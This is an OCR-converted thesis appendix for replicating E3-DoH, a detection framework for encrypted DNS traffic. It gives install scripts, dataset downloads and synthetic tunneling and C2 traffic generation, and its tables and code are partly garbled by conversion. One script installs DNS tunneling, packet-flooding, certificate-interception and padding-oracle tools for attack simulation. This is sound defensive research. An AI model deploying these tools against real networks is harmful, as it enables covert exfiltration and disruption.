Deployment Guidance Appendix: Replication Scripts and Procedures for E3-DoH Framework

A Comprehensive Step-by-Step Guide for Replicating the Enhanced Evolutionary Encryption for Multi-Protocol DNS Security

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1. Introduction and Purpose

1.1 What is This Document?

This Deployment Guidance Appendix provides a complete, step-by-step guide for replicating the E3-DoH (Enhanced Evolutionary Encryption for DNS-over-HTTPS, DNS-over-TLS, and DNS-over-QUIC) framework. This document is designed to serve multiple audiences:

- **Researchers** who wish to reproduce the experimental results reported in Chapter 5 of the thesis
- **Security Engineers** who want to understand the practical implementation of the framework
- **Students** who are learning about encrypted DNS security and want hands-on experience
- **Non-technical readers** who need to understand what was done and why, without necessarily implementing it themselves

1.2 What Does E3-DoH Do?

E3-DoH is a security framework that protects encrypted DNS traffic (the system that converts website names like "example.com" into IP addresses) from sophisticated cyber attacks. Think of it as a security guard that watches over encrypted DNS traffic without needing to decrypt it—similar to how a security camera can detect suspicious behavior without hearing conversations.

The framework addresses four main problems:

1. **The Privacy-Security Gap**: When DNS traffic is encrypted for privacy, traditional security tools can no longer see inside to detect attacks
2. **Cryptographic Rigidity**: Current encryption methods use fixed parameters that cannot adapt to new threats
3. **AI-Powered Adaptive Threats**: Attackers now use artificial intelligence to constantly change their attack patterns
4. **Disconnected Defenses**: Existing solutions address one problem at a time rather than providing comprehensive protection

1.3 What Will You Achieve by Following This Guide?

By following this guide, you will:

- Set up a complete test environment capable of running E3-DoH
- Implement each component of the framework from scratch
- Reproduce the attack scenarios described in Chapter 5
- Measure and verify the reported performance metrics
- Understand the "why" behind each design decision

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2. Prerequisites and Background Knowledge

2.1 Required Knowledge

Before beginning this replication, you should understand:

Basic Networking Concepts:

- What DNS is and how it works
- The difference between DoH, DoT, and DoQ (explained below)
- Basic TCP/IP networking
- How encryption works at a high level

Basic Programming:

- Python programming (intermediate level)
- Basic Linux command line operations
- Understanding of Docker containers

Optional but Helpful:

- Familiarity with machine learning concepts
- Understanding of cryptographic principles
- Experience with network traffic analysis

2.2 Understanding the Three DNS Protocols

Before diving into implementation, you need to understand the three protocols E3-DoH protects:

Protocol	Full Name	Port	Description	Analogy
DoH	DNS over HTTPS	443	DNS queries wrapped inside HTTPS (web traffic)	Like sending a letter inside a package that looks like any other package
DoT	DNS over TLS	853	DNS queries protected by TLS encryption on a	Like using a dedicated secure phone line just for

Protocol	Full Name	Port	Description	Analogy
			dedicated port	important calls
DoQ	DNS over QUIC	853/443	DNS queries using the newer QUIC protocol (faster than TCP)	Like using a high-speed express delivery service that's also secure

Why This Matters: Each protocol has different characteristics that affect how attacks manifest and how defenses must work. E3-DoH is designed to protect all three simultaneously.

2.3 Key Terms Explained for Non-Experts

Term	Simple Explanation
Encryption	Scrambling data so only authorized parties can read it
Homomorphic Encryption	A special type of encryption that allows calculations on encrypted data without decrypting it first
Federated Learning	A way for multiple parties to train a shared AI model without sharing their privat data
Differential Privacy	A mathematical guarantee that individual data points cannot be identified from aggregated results
Byzantine Attack	When some participants in a system deliberately provide false information
Quantum-Resistant	Encryption that cannot be broken even by future quantum computers
Lattice-Based Cryptography	A type of encryption based on mathematical problems involving grids/lattices th are hard to solve

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3. Problem Statement and Objectives

3.1 The Problems E3-DoH Solves

Problem 1: The Privacy-Security Gap

The Situation: When DNS queries are encrypted (using DoH, DoT, or DoQ), network defenders cannot see what's inside the queries. This is good for privacy but bad for security because attackers can hide malicious activities inside encrypted traffic.

Real-World Analogy: Imagine a mailroom where all packages are sealed. You can't inspect contents for contraband, but you also can't verify that legitimate packages aren't being tampered with.

How E3-DoH Addresses This: E3-DoH analyzes only the "envelope" information (timing, size, patterns) without opening the "packages" (decrypting the content). It uses sophisticated AI to detect suspicious patterns in this metadata.

Problem 2: Cryptographic Rigidity and Quantum Vulnerability

The Situation: Current encryption methods (like RSA and ECDH) use fixed parameters that:

- Cannot adapt to new cryptanalytic breakthroughs
- Will be broken by future quantum computers

Real-World Analogy: Using a lock that was secure 20 years ago but whose key has been copied by many people over time—you need to change locks periodically.

How E3-DoH Addresses This: E3-DoH uses **Adaptive Evolutionary Encryption (AEE)** that can change its cryptographic parameters on the fly based on detected threat levels, and uses **lattice-based cryptography** that resists quantum computer attacks.

Problem 3: AI-Powered Adaptive Threats

The Situation: Modern attackers use AI to:

- Generate traffic that looks legitimate (polymorphic traffic shaping)
- Hide multi-stage attacks across time (staged tunneling)
- Adapt their strategies based on defender responses

Real-World Analogy: A burglar who studies your security system and changes their approach each time you upgrade.

How E3-DoH Addresses This: E3-DoH uses AI-based anomaly detection that can generalize to new attack patterns rather than relying on fixed rules.

Problem 4: Disconnected Defenses

The Situation: Existing solutions address individual problems in isolation:

- Some provide privacy but no threat detection
- Some detect threats but require decryption
- Some are protocol-specific (only work for DoH, not DoT or DoQ)

Real-World Analogy: Having separate security systems for your front door, back door, and windows that don't communicate with each other.

How E3-DoH Addresses This: E3-DoH is a unified architecture that:


- Provides privacy-preserving detection
- Works across all three protocols (DoH, DoT, DoQ)

Objective	Target	How Measured
Detection Accuracy	≥ 99.4% across all protocols	True Positives / (True Positives + False Negatives)
False Positive Rate	< 0.3%	False Positives / (False Positives + True Negatives)
Latency (DoQ)	≤ 0.8 ms (P99)	99th percentile of processing time
Throughput	≥ 9.5 million queries per second	Queries processed per second at target latency
Privacy Preservation	ε ≤ 1.2 (differential privacy)	Privacy budget measurement
Byzantine	Maintain accuracy with up to 20% malicious	Accuracy under Byzantine attack

Objective	Target	How Measured
Resilience	clients	simulation
Quantum Resistance	Module-LWE and Ring-LWE based	Cryptographic analysis

- Integrates multiple defense mechanisms that work together

3.2 E3-DoH Objectives and Targets



4.2 Detailed Component Descriptions

4.2.1 Layer 1: Traffic Ingestion (eBPF/XDP)

What It Does: Captures network packets at extremely high speed directly in the operating system kernel.

Why eBPF/XDP?

- **eBPF** (extended Berkeley Packet Filter) allows running programs in the Linux kernel without modifying kernel source code
- **XDP** (eXpress Data Path) processes packets before they even enter the main kernel network stack, providing maximum speed

Analogy: Imagine a highway toll booth that can read license plates at 100 mph without slowing down traffic.

4.2.2 Layer 2: Feature Extraction

What It Does: Converts raw network packets into numerical features that machine learning models can understand.

Features Extracted:

Feature Category	Examples	Why It Matters
Timing	Inter-arrival times, burst patterns	Attackers often have distinctive timing patter
Size	Packet sizes, query/response ratios	Tunneling attacks often use unusual sizes
Protocol	TLS parameters, QUIC stream info	Protocol misuse can indicate attacks
Statistical	Entropy, variance, autocorrelation	Statistical anomalies reveal hidden patterns

Analogy: Like a medical test that converts your symptoms into numbers a doctor can analyze.

4.2.3 Layer 3: Cryptographic Transformation

This layer contains two critical components:

Adaptive Evolutionary Encryption (AEE):

The AEE module continuously adjusts its encryption parameters based on:

- Observed traffic entropy (how random/unpredictable the traffic is)
- Detected threat level
- Time-based rotation schedule

Key equations:

text

Key Evolution: $K_{t+1} = (W_g \cdot \sigma(K_t \oplus H(\tau)) + b_g) \bmod q$

Where:

- K_t = current key state

- $H(\tau)$ = traffic entropy

- σ = sigmoid activation function

- W_g, b_g = learned parameters

- q = modulus

Quantum-Safe Homomorphic Encryption (QHE):

The QHE module allows computation on encrypted data without decryption:

text

Encryption: $c = (a, a \cdot s + e + \text{floor}(q/2) \cdot m) \bmod q$

Where:

- a = random public vector

- s = secret vector

- e = error vector (small noise)

- m = message

- q = modulus

Analogy: Homomorphic encryption is like a locked box that allows you to perform calculations on its contents without opening it.

4.2.4 Layer 4: Anomaly Detection

The anomaly detection layer uses three complementary approaches:

Isolation Forest: Detects outliers by randomly partitioning data—anomalies are isolated faster than normal points.

Recurrent Neural Network (RNN): Detects temporal patterns—useful for multi-stage attacks that unfold over time.

Statistical Divergence: Measures how much current traffic differs from established baselines.

Federated Learning: Multiple clients train a shared model without sharing raw data.

4.2.5 Layer 5: Adaptive Mitigation (AMPS)

The Adaptive Multi-Protocol Sandbox (AMPS) handles detected threats:

Protocol	Isolation Action	Command
DoH	Stream termination	redirect_to_sandbox(flow_id)
DoT	TLS reset	send_alert(21); close_connection()
DoQ	Connection migration	migrate_connection(sandbox_path)

---

5. System Requirements and Environment Setup

5.1 Hardware Requirements

Minimum Requirements

Component	Minimum	Recommended
CPU	8 cores (Intel Xeon or AMD EPYC)	16+ cores
RAM	32 GB	128 GB
Storage	500 GB SSD	1 TB NVMe SSD
Network	1 Gbps	10 Gbps
GPU (for QHE acceleration)	NVIDIA GTX 1080	NVIDIA A100

5.2 Software Requirements

Operating System

bash

Primary OS: Ubuntu Server 22.04 LTS

Also tested: Ubuntu Desktop 22.04 LTS (for development)

Client testing: Windows 11 (for interoperability)

Verify your OS version:

lsb_release -a

Expected output:

Distributor ID: Ubuntu

Description: Ubuntu 22.04.x LTS

Release: 22.04

Codename: jammy

Core Software Stack

Software	Version	Purpose	Installation Method
Python	3.11+	Main development language	apt
Docker	24.0+	Containerization	apt
Docker Compose	2.20+	Multi-container orchestration	apt
Kubernetes (Minikube)	1.28+	Container orchestration	snap/apt
PyTorch	2.0+	Deep learning	pip

Software	Version	Purpose	Installation Method
TensorFlow	2.13+	Deep learning	pip
OpenFHE	1.0+	Homomorphic encryption	source
Microsoft SEAL	4.1+	Homomorphic encryption	source
OpenSSL	3.0+	Cryptographic operations	apt
eBPF/BCC	Latest	Packet capture	apt
P4/BMv2	Latest	Programmable data plane	source
Prometheus	2.45+	Monitoring	apt/docker
Grafana	10.0+	Visualization	apt/docker

5.3 Network Configuration Requirements

bash

Check current network configuration

ip addr show

ip route show

Required network capabilities:

1. Ability to create network namespaces

sudo ip netns add test-ns

sudo ip netns list

sudo ip netns delete test-ns

2. Ability to create virtual bridges

sudo ip link add name br-test type bridge

sudo ip link set br-test up

sudo ip link delete br-test

3. Ability to run eBPF programs

Check if BPF is enabled

cat /proc/sys/kernel/unprivileged_bpf_disabled

0 = enabled, 1 = disabled (need root)

4. Ability to modify network settings

sudo sysctl -w net.core.rmem_max=16777216

sudo sysctl -w net.core.wmem_max=16777216

---

6. Software Installation and Configuration

6.1 Step-by-Step Installation Guide

Step 1: Update System and Install Basic Dependencies

bash

#!/bin/bash

File: 01_install_basics.sh

Purpose: Install basic system dependencies

Update package lists

sudo apt-get update

sudo apt-get upgrade -y

```
# Install essential build tools
sudo apt-get install -y \
    build-essential \
    cmake \
    git \
    wget \
    curl \
    vim \
    htop \
    net-tools \
    iputils-ping \
    traceroute \
    tcpdump \
    wireshark \
    nmap \
    dnsutils

# Install Python 3.11 and development headers
sudo apt-get install -y \
    python3.11 \
    python3.11-dev \
    python3.11-venv \
    python3-pip

# Verify Python installation
```

python3.11 --version

Expected: Python 3.11.x

Step 2: Install Docker and Docker Compose

bash

#!/bin/bash

File: 02_install_docker.sh

Purpose: Install Docker CE and Docker Compose

Remove any existing Docker installations

sudo apt-get remove -y docker docker-engine docker.io containerd runc

Install prerequisites

sudo apt-get install -y \

ca-certificates \

curl \

gnupg \

lsb-release

Add Docker's official GPG key

sudo mkdir -p /etc/apt/keyrings

curl -fsSL https://download.docker.com/linux/ubuntu/gpg | \

sudo gpg --dearmor -o /etc/apt/keyrings/docker.gpg

Set up the repository

echo \

"deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.gpg] \

```
  https://download.docker.com/linux/ubuntu \
  $(lsb_release -cs) stable" | \
  sudo tee /etc/apt/sources.list.d/docker.list > /dev/null

# Install Docker Engine
sudo apt-get update
sudo apt-get install -y \
    docker-ce \
    docker-ce-cli \
    containerd.io \
    docker-buildx-plugin \
    docker-compose-plugin

# Add current user to docker group (allows running docker without sudo)
sudo usermod -aG docker $USER

# NOTE: You need to log out and back in for group changes to take effect
# Or run: newgrp docker

# Verify installation
docker --version
# Expected: Docker version 24.x.x

docker compose version
# Expected: Docker Compose version v2.x.x
```

Step 3: Install Python Virtual Environment and Dependencies

```
bash
#!/bin/bash
# File: 03_install_python_deps.sh
# Purpose: Set up Python virtual environment and install dependencies

# Create project directory
mkdir -p ~/e3-doh-replication
cd ~/e3-doh-replication

# Create virtual environment
python3.11 -m venv venv

# Activate virtual environment
source venv/bin/activate

# Upgrade pip
pip install --upgrade pip setuptools wheel

# Install core Python packages
pip install \
    numpy>=1.24.0 \
    pandas>=2.0.0 \
    scipy>=1.10.0 \
    scikit-learn>=1.3.0 \
    matplotlib>=3.7.0 \
    seaborn>=0.12.0 \
```

```
    jupyter>=1.0.0 \
    notebook>=7.0.0

# Install deep learning frameworks
pip install \
    torch>=2.0.0 \
    torchvision>=0.15.0 \
    tensorflow>=2.13.0

# Install networking and packet analysis
pip install \
    scapy>=2.5.0 \
    dpkt>=1.9.8 \
    pyshark>=0.6

# Install cryptography libraries
pip install \
    cryptography>=41.0.0 \
    pycryptodome>=3.18.0

# Install web and API frameworks
pip install \
    fastapi>=0.100.0 \
    uvicorn>=0.23.0 \
    requests>=2.31.0 \
    grpcio>=1.54.0 \
```

```
    grpcio-tools>=1.54.0

# Install monitoring and visualization
pip install \
    prometheus-client>=0.17.0 \
    grafana-api>=1.0.3

# Install distributed computing
pip install \
    dask>=2023.7.0 \
    distributed>=2023.7.0

# Save requirements
pip freeze > requirements.txt
```

Step 4: Install Homomorphic Encryption Libraries

```
bash
#!/bin/bash
# File: 04_install_he_libs.sh
# Purpose: Install homomorphic encryption libraries

# Install Microsoft SEAL
cd ~/e3-doh-replication
git clone https://github.com/microsoft/SEAL.git
cd SEAL
cmake -S . -B build \
    -DCMAKE_BUILD_TYPE=Release \
```

```
    -DSEAL_USE_INTEL_HEXL=ON
cmake --build build -j$(nproc)
sudo cmake --install build
cd ..

# Install OpenFHE (formerly PALISADE)
git clone https://github.com/openfheorg/openfhe-development.git
cd openfhe-development
mkdir build && cd build
cmake ..
make -j$(nproc)
sudo make install
cd ../..

# Verify installations
python3 -c "import tenseal; print('TenSEAL installed')" 2>/dev/null || echo "TenSEAL not installed (optional)"
```

Step 5: Install eBPF Tools

```
bash
#!/bin/bash
# File: 05_install_ebpf.sh
# Purpose: Install eBPF development tools

# Install BCC (BPF Compiler Collection)
sudo apt-get install -y \
    bpfcc-tools \
```

```
    libbpfcc-dev \
    python3-bpfcc

# Install bpftrace
sudo apt-get install -y bpftrace

# Install libbpf
sudo apt-get install -y \
    libbpf-dev \
    libbpf1

# Verify installation
sudo bpftool version
# Expected: bpftool v7.x.x

# Test basic eBPF functionality
sudo python3 -c "
from bcc import BPF
bpf = BPF(text='int kprobe__sys_clone(void *ctx) { return 0; }')
print('eBPF working correctly')
"
```

Step 6: Install P4 Development Environment

```
bash
#!/bin/bash
# File: 06_install_p4.sh
# Purpose: Install P4 development environment
```

```
# Install dependencies
sudo apt-get install -y \
    automake \
    libtool \
    libgc-dev \
    libfl-dev \
    bison \
    flex \
    pkg-config \
    libboost-dev \
    libboost-system-dev \
    libboost-thread-dev \
    libboost-filesystem-dev \
    libboost-program-options-dev \
    libboost-test-dev

# Install BMv2 (Behavioral Model version 2)
cd ~/e3-doh-replication
git clone https://github.com/p4lang/behavioral-model.git
cd behavioral-model
./autogen.sh
./configure
make -j$(nproc)
sudo make install
cd ..
```

Install p4c (P4 compiler)

git clone https://github.com/p4lang/p4c.git

cd p4c

mkdir build && cd build

cmake ..

make -j$(nproc)

sudo make install

cd ../..

Install PI (P4 Runtime Interface)

git clone https://github.com/p4lang/PI.git

cd PI

./autogen.sh

./configure

make -j$(nproc)

sudo make install

cd ../..

Verify P4 installation

p4c --version

Expected: p4c version x.x.x

Step 7: Install DNS Server Software

bash

#!/bin/bash

File: 07_install_dns_servers.sh

Purpose: Install DNS server software for testing

Install dnsdist (supports DoH, DoT, DoQ)

sudo apt-get install -y dnsdist

Install Unbound (supports DoT)

sudo apt-get install -y unbound

Install CoreDNS (supports DoH, DoT, DoQ)

cd ~/e3-doh-replication

wget https://github.com/coredns/coredns/releases/download/v1.11.1/coredns_1.11.1_linux_amd64.tgz

tar -xzf coredns_1.11.1_linux_amd64.tgz

sudo mv coredns /usr/local/bin/

rm coredns_1.11.1_linux_amd64.tgz

Install dnscrypt-proxy (supports DoH)

sudo apt-get install -y dnscrypt-proxy

Verify installations

dnsdist --version

unbound --version

coredns --version

Step 8: Install Attack Simulation Tools

bash

#!/bin/bash

```
# File: 08_install_attack_tools.sh
# Purpose: Install tools for simulating attacks

# Install dnscat2 for DNS tunneling simulation
# NOTE: This is for testing purposes only - use only on systems you own
cd ~/e3-doh-replication/tools
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/client
make
cd ../../..

# Install dns2tcp
sudo apt-get install -y dns2tcp

# Install iodine (DNS tunneling tool)
sudo apt-get install -y iodine

# Install hping3 (network packet crafting)
sudo apt-get install -y hping3

# Install tc (traffic control) - usually pre-installed
sudo apt-get install -y iproute2

# Install netem (network emulation) - part of iproute2
# Verify netem is available
tc qdisc show | grep netem || echo "netem not loaded (will be loaded when needed)"
```

Install mitmproxy (for certificate injection testing)

pip install mitmproxy

Install quic-flood (QUIC attack simulation)

NOTE: This may need to be built from source

cd ~/e3-doh-replication/tools

git clone https://github.com/bojanisc/quic-flood.git 2>/dev/null || echo "quic-flood not available, using alternative"

Install PadBuster (padding oracle testing)

gem install padbuster 2>/dev/null || {

  wget https://github.com/AonCyberLabs/PadBuster/archive/refs/heads/master.zip

  unzip master.zip

  rm master.zip

}

echo "Attack simulation tools installed"

6.4 Environment Verification Script

bash

#!/bin/bash

File: 09_verify_environment.sh

Purpose: Verify all components are properly installed

echo "==="

echo "E3-DoH Environment Verification"

```
echo "========================================="

# Check OS
echo -e "\n[1] Operating System:"
lsb_release -d

# Check Python
echo -e "\n[2] Python:"
python3 --version
pip --version

# Check Docker
echo -e "\n[3] Docker:"
docker --version
docker compose version

# Check eBPF
echo -e "\n[4] eBPF:"
sudo bpftool version 2>/dev/null || echo "bpftool not found"

# Check P4
echo -e "\n[5] P4:"
p4c --version 2>/dev/null || echo "p4c not found"

# Check DNS servers
echo -e "\n[6] DNS Servers:"
```

```
dnsdist --version 2>/dev/null | head -1 || echo "dnsdist not found"

unbound --version 2>/dev/null | head -1 || echo "unbound not found"

coredns --version 2>/dev/null || echo "coredns not found"


# Check cryptographic libraries

echo -e "\n[7] Cryptographic Libraries:"

python3 -c "from cryptography import __version__; print(f'cryptography: {__version__}')" 2>/dev/null || echo "cryptography not found"

python3 -c "import tenseal; print('TenSEAL installed')" 2>/dev/null || echo "TenSEAL not installed (optional)"


# Check Python packages

echo -e "\n[8] Python Packages:"

python3 -c "import torch; print(f'PyTorch: {torch.__version__}')" 2>/dev/null || echo "PyTorch not found"

python3 -c "import tensorflow as tf; print(f'TensorFlow: {tf.__version__}')" 2>/dev/null || echo "TensorFlow not found"

python3 -c "import scapy; print(f'Scapy: {scapy.__version__}')" 2>/dev/null || echo "Scapy not found"

python3 -c "import dask; print(f'Dask: {dask.__version__}')" 2>/dev/null || echo "Dask not found"


# Check network capabilities

echo -e "\n[9] Network Capabilities:"

sudo ip netns add test-ns 2>/dev/null && sudo ip netns delete test-ns && echo "Network namespaces: OK" || echo "Network namespaces: FAILED"

sudo ip link add name br-test type bridge 2>/dev/null && sudo ip link delete br-test && echo "Virtual bridges: OK" || echo "Virtual bridges: FAILED"
```

```
echo -e "\n========================================="
echo "Verification Complete"
echo "========================================="
```

---

7. Dataset Acquisition and Preparation

7.1 Datasets Used in the Thesis

The E3-DoH framework was evaluated using the following datasets:

Dataset	Description	Size	Source	License
CIC-DoH2023	Canadian Institute for Cybersecurity DoH traffic dataset	~32 GB	https://www.unb.ca/cic/datasets/doh2023.html	Academic use
Gen-C-DDD-2022	Generated Command and Control dataset	~32 GB	https://www.kaggle.com/datasets/...	Public
DoH Real-World 2022	Real-world DoH traffic traces	~8 GB	https://zenodo.org/record/5957677	CC BY 4.0
Kosekmi 2022 PAM DoQ	DNS-over-QUIC traffic traces	~2 GB	https://doi.org/10.5281/zenodo.5957677	CC BY 4.0

7.2 Dataset Download Script

bash

#!/bin/bash

File: 10_download_datasets.sh

Purpose: Download all required datasets

#

IMPORTANT NOTES:

1. Some datasets require registration and/or acceptance of terms

2. Large datasets may take hours to download depending on connection speed

3. Ensure you have sufficient disk space (100+ GB recommended)

4. Dataset URLs may change - check the official sources if links fail

Create dataset directory

mkdir -p ~/e3-doh-replication/datasets

cd ~/e3-doh-replication/datasets

==

DATASET 1: CIC-DoH2023

==

#

NOTE: You must register at the CIC website to download this dataset

Registration URL: https://www.unb.ca/cic/datasets/doh2023.html

After registration, you will receive download credentials via email

#

The dataset contains:

- Benign DoH traffic

```
# - Malicious DoH traffic (tunneling, exfiltration, C2)
# - Labeled flow-based features

echo "========================================="
echo "CIC-DoH2023 Dataset"
echo "========================================="
echo ""
echo "MANUAL DOWNLOAD REQUIRED:"
echo "1. Visit: https://www.unb.ca/cic/datasets/doh2023.html"
echo "2. Complete the registration form"
echo "3. Download the dataset (approximately 32 GB)"
echo "4. Extract to: ~/e3-doh-replication/datasets/CIC-DoH2023/"
echo ""
echo "Expected structure after extraction:"
echo "  CIC-DoH2023/"
echo "  ├── benign/"
echo "  |   ├── traffic_001.pcap"
echo "  |   └── ..."
echo "  ├── malicious/"
echo "  |   ├── tunneling/"
echo "  |   ├── exfiltration/"
echo "  |   └── c2/"
echo "  └── labels.csv"
echo ""
```

```
# ==========================================
# DATASET 2: Zenodo DoH Dataset
# ==========================================
#
# This dataset is publicly available with no registration required
# License: CC BY 4.0
# DOI: 10.5281/zenodo.5957677

echo "Downloading Zenodo DoH Dataset..."
wget -c "https://zenodo.org/record/5957677/files/doh_traffic_dataset.zip" \
    -O doh_traffic_dataset.zip

# Verify download
if [ -f "doh_traffic_dataset.zip" ]; then
    echo "Download complete. Extracting..."
    unzip -o doh_traffic_dataset.zip -d zenodo_doh/
    echo "Extracted to: zenodo_doh/"
else
    echo "ERROR: Download failed. Please check the URL and try again."
fi

# ==========================================
# DATASET 3: Gen-C-DDD-2022
# ==========================================
#
```

```
# This is a generated dataset for Command and Control detection
#
# NOTE: The original link may be unavailable. Alternative sources:
# - Kaggle: Search for "Gen-C-DDD" or "C2 traffic dataset"
# - GitHub: Check for community mirrors
#
# If you cannot find the exact dataset, you can generate synthetic data
# using the scripts in Section 7.3

echo ""
echo "========================================="
echo "Gen-C-DDD-2022 Dataset"
echo "========================================="
echo ""
echo "MANUAL DOWNLOAD MAY BE REQUIRED:"
echo "1. Check Kaggle for 'Gen-C-DDD-2022' or 'C2 DDoS DNS dataset'"
echo "2. Alternative: Search GitHub for community mirrors"
echo "3. If unavailable, use synthetic data generation (Section 7.3)"
echo ""

# ========================================
# DATASET 4: DoQ Traffic Traces
# ========================================
#
# DNS-over-QUIC traffic traces from the PAM 2022 paper
#
```

```
# NOTE: These traces may need to be requested from the authors
# if the Zenodo link is unavailable

echo "Downloading DoQ Traffic Traces..."
wget -c "https://zenodo.org/record/5957677/files/doq_traces.zip" \
    -O doq_traces.zip

if [ -f "doq_traces.zip" ]; then
    echo "Download complete. Extracting..."
    unzip -o doq_traces.zip -d doq_traces/
    echo "Extracted to: doq_traces/"
else
    echo "WARNING: DoQ traces download failed."
    echo "You may need to generate synthetic DoQ traffic (Section 7.4)"
fi

echo ""
echo "========================================="
echo "Dataset Download Complete"
echo "========================================="
echo ""
echo "Verify your datasets:"
ls -la ~/e3-doh-replication/datasets/
```

7.3 Synthetic Data Generation

If some datasets are unavailable, you can generate synthetic traffic:

```
python
```

```
#!/usr/bin/env python3
# File: 11_generate_synthetic_data.py
# Purpose: Generate synthetic DNS traffic for testing when real data is unavailable
#
# IMPORTANT: Synthetic data should only be used for development and testing.
# Final results must be validated on real datasets.

import numpy as np
import pandas as pd
from datetime import datetime, timedelta
import random
import os

def generate_benign_doh_traffic(num_queries=10000, output_dir="synthetic_data"):
    """
    Generate synthetic benign DoH traffic.

    Benign DoH traffic characteristics:
    - Regular query timing (human browsing patterns)
    - Normal packet sizes (typically 100-500 bytes)
    - Low entropy in query patterns
    - Correlated request-response pairs
    """

    os.makedirs(output_dir, exist_ok=True)
```

```
benign_data = []
base_time = datetime.now()

for i in range(num_queries):
    # Simulate human browsing patterns
    # - Some clustering (visiting related sites)
    # - Random gaps (reading, thinking)

    if i % 10 == 0:
        # New browsing session
        base_time += timedelta(seconds=random.uniform(10, 300))

    # Generate realistic timing
    inter_arrival = np.random.exponential(scale=2.0)  # Mean 2 seconds

    # Generate realistic packet sizes
    packet_size = np.random.normal(loc=250, scale=50)  # Mean 250 bytes
    packet_size = max(50, min(1400, packet_size))  # Clip to valid range

    # Generate response size (typically correlated with query)
    response_size = packet_size * np.random.uniform(1.5, 3.0)

    # Calculate entropy (benign traffic has lower entropy)
    entropy = np.random.normal(loc=2.5, scale=0.3)

    benign_data.append({
```

```
            'timestamp': base_time + timedelta(seconds=i * inter_arrival),
            'inter_arrival_time': inter_arrival,
            'query_size': packet_size,
            'response_size': response_size,
            'entropy': entropy,
            'protocol': random.choice(['DoH', 'DoT', 'DoQ']),
            'label': 'benign'
        })

    df = pd.DataFrame(benign_data)
    output_file = os.path.join(output_dir, 'synthetic_benign.csv')
    df.to_csv(output_file, index=False)
    print(f"Generated {num_queries} benign samples: {output_file}")

    return df

def generate_malicious_tunneling_traffic(num_queries=5000, output_dir="synthetic_data"):
    """
    Generate synthetic DNS tunneling attack traffic.

    Tunneling attack characteristics:
    - Regular, periodic timing (automated exfiltration)
    - Larger query sizes (encoding data in queries)
    - Higher entropy (encrypted/encoded payloads)
    - Unusual query patterns
    """
```

```
os.makedirs(output_dir, exist_ok=True)

malicious_data = []
base_time = datetime.now()

for i in range(num_queries):
    # Tunneling attacks often have regular timing (automated)
    inter_arrival = np.random.normal(loc=0.5, scale=0.1)  # Every 0.5 seconds
    inter_arrival = max(0.1, inter_arrival)

    # Larger query sizes (data encoded in queries)
    packet_size = np.random.normal(loc=500, scale=100)
    packet_size = max(200, min(1400, packet_size))

    # Response sizes typically larger for tunneling
    response_size = packet_size * np.random.uniform(0.5, 1.0)

    # Higher entropy (encoded/encrypted data)
    entropy = np.random.normal(loc=4.5, scale=0.5)

    malicious_data.append({
        'timestamp': base_time + timedelta(seconds=i * inter_arrival),
        'inter_arrival_time': inter_arrival,
        'query_size': packet_size,
        'response_size': response_size,
```

```
            'entropy': entropy,
            'protocol': random.choice(['DoH', 'DoT', 'DoQ']),
            'label': 'malicious',
            'attack_type': 'tunneling'
        })

    df = pd.DataFrame(malicious_data)
    output_file = os.path.join(output_dir, 'synthetic_tunneling.csv')
    df.to_csv(output_file, index=False)
    print(f"Generated {num_queries} tunneling samples: {output_file}")

    return df

def generate_malicious_c2_traffic(num_queries=3000, output_dir="synthetic_data"):
    """
    Generate synthetic Command and Control (C2) beaconing traffic.

    C2 beaconing characteristics:
    - Very regular timing (beacons at fixed intervals)
    - Small query sizes (minimal data transfer)
    - Distinctive periodicity
    """

    os.makedirs(output_dir, exist_ok=True)

    malicious_data = []
```

```
base_time = datetime.now()

# C2 beacons at fixed intervals
beacon_interval = random.choice([30, 60, 120, 300])  # seconds

for i in range(num_queries):
    # Very regular timing (unlike human browsing)
    inter_arrival = beacon_interval + np.random.normal(0, 0.5)

    # Small query sizes (just check-in)
    packet_size = np.random.normal(loc=100, scale=20)
    packet_size = max(50, min(200, packet_size))

    # Small response sizes
    response_size = np.random.normal(loc=150, scale=30)

    # Moderate entropy
    entropy = np.random.normal(loc=3.5, scale=0.3)

    malicious_data.append({
        'timestamp': base_time + timedelta(seconds=i * inter_arrival),
        'inter_arrival_time': inter_arrival,
        'query_size': packet_size,
        'response_size': response_size,
        'entropy': entropy,
        'protocol': random.choice(['DoH', 'DoT', 'DoQ']),
```

```
            'label': 'malicious',
            'attack_type': 'c2_beaconing'
        })

    df = pd.DataFrame(malicious_data)
    output_file = os.path.join(output_dir, 'synthetic_c2.csv')
